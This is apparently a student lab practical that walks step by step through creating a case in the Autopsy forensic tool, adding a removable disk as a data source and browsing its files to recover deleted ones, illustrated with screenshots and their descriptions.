












PRACTICAL 8

AIM : Recovering and Inspecting deleted files

- Check for Deleted Files
- Recover the Deleted Files
- Analyzing and Inspecting the recovered files


Step 1: Start Autopsy from Desktop.




Step 2: Now create on New Case.



Step 3: Enter the New case Information and click on Next Button.


The image shows the 'New Case Information' dialog box. It has a title bar with a small dog icon and the text 'New Case Information'. The dialog is divided into two main sections: 'Steps' on the left and 'Case Info' on the right. The 'Steps' section contains a list: '1. Case Info' and '2. Additional Information'. The 'Case Info' section contains the following fields and controls: 'Enter New Case Information:' label, 'Case Name:' text box with 'kes' entered, 'Base Directory:' text box with 'C:\Users\Kes\Desktop' entered and a 'Browse' button to its right, 'Case Type:' section with 'Single-user' selected (radio button) and 'Multi-user' (radio button) unselected, 'Case data will be stored in the following directory:' text box with 'C:\Users\Kes\Desktop\kes' entered. At the bottom of the dialog, there are five buttons: '< Back', 'Next >', 'Finish', 'Cancel', and 'Help'.

Step 4: Enter the additional Information and click on Finish.




The screenshot shows a window titled "New Case Information". On the left, a "Steps" pane lists "1. Case Info" and "2. Additional Information" (which is selected). The main area is titled "Additional Information" and contains the heading "Optional: Set Case Number and Examiner". Below this, there are two input fields: "Case Number:" with the value "1" and "Examiner:" with the value "kes". At the bottom of the window, there are five buttons: "< Back", "Next >", "Finish" (highlighted in blue), "Cancel", and "Help".

Step 5: Now Select Source Type as Local disk and Select Local disk form drop down list and click on Next.




The screenshot shows a window titled "Add Data Source". On the left, a "Steps" pane lists "1. Enter Data Source Information" (selected), "2. Configure Ingest Modules", and "3. Add Data Source". The main area is titled "Enter Data Source Information wizard (Step 1 of 3)". It contains three dropdown menus: "Select source type to add:" with "Local Disk" selected, "Select a local disk:" with "Removable Disk (G:): 7.4 GB" selected, and "Please select the input timezone:" with "(GMT+5:30) Asia/Calcutta" selected. Below these is a checkbox labeled "Ignore orphan files in FAT file systems" with the text "(faster results, although some data will not be searched)" underneath it. At the bottom, there is a line of text: "Press 'Next' to analyze the input data, extract volume and file system data, and populate a local database." and five buttons: "< Back", "Next >" (highlighted in blue), "Finish", "Cancel", and "Help".


Step 6: Click on Next Button.




Step 7: Now click On Finish.




Step 8: Now Autopsy window will appear and it will analyzing the disk that we have selected.




Step 9: All files will appear in table tab select any file to see the data.




Step 10: Expand the tree from left side panel to view the document files.



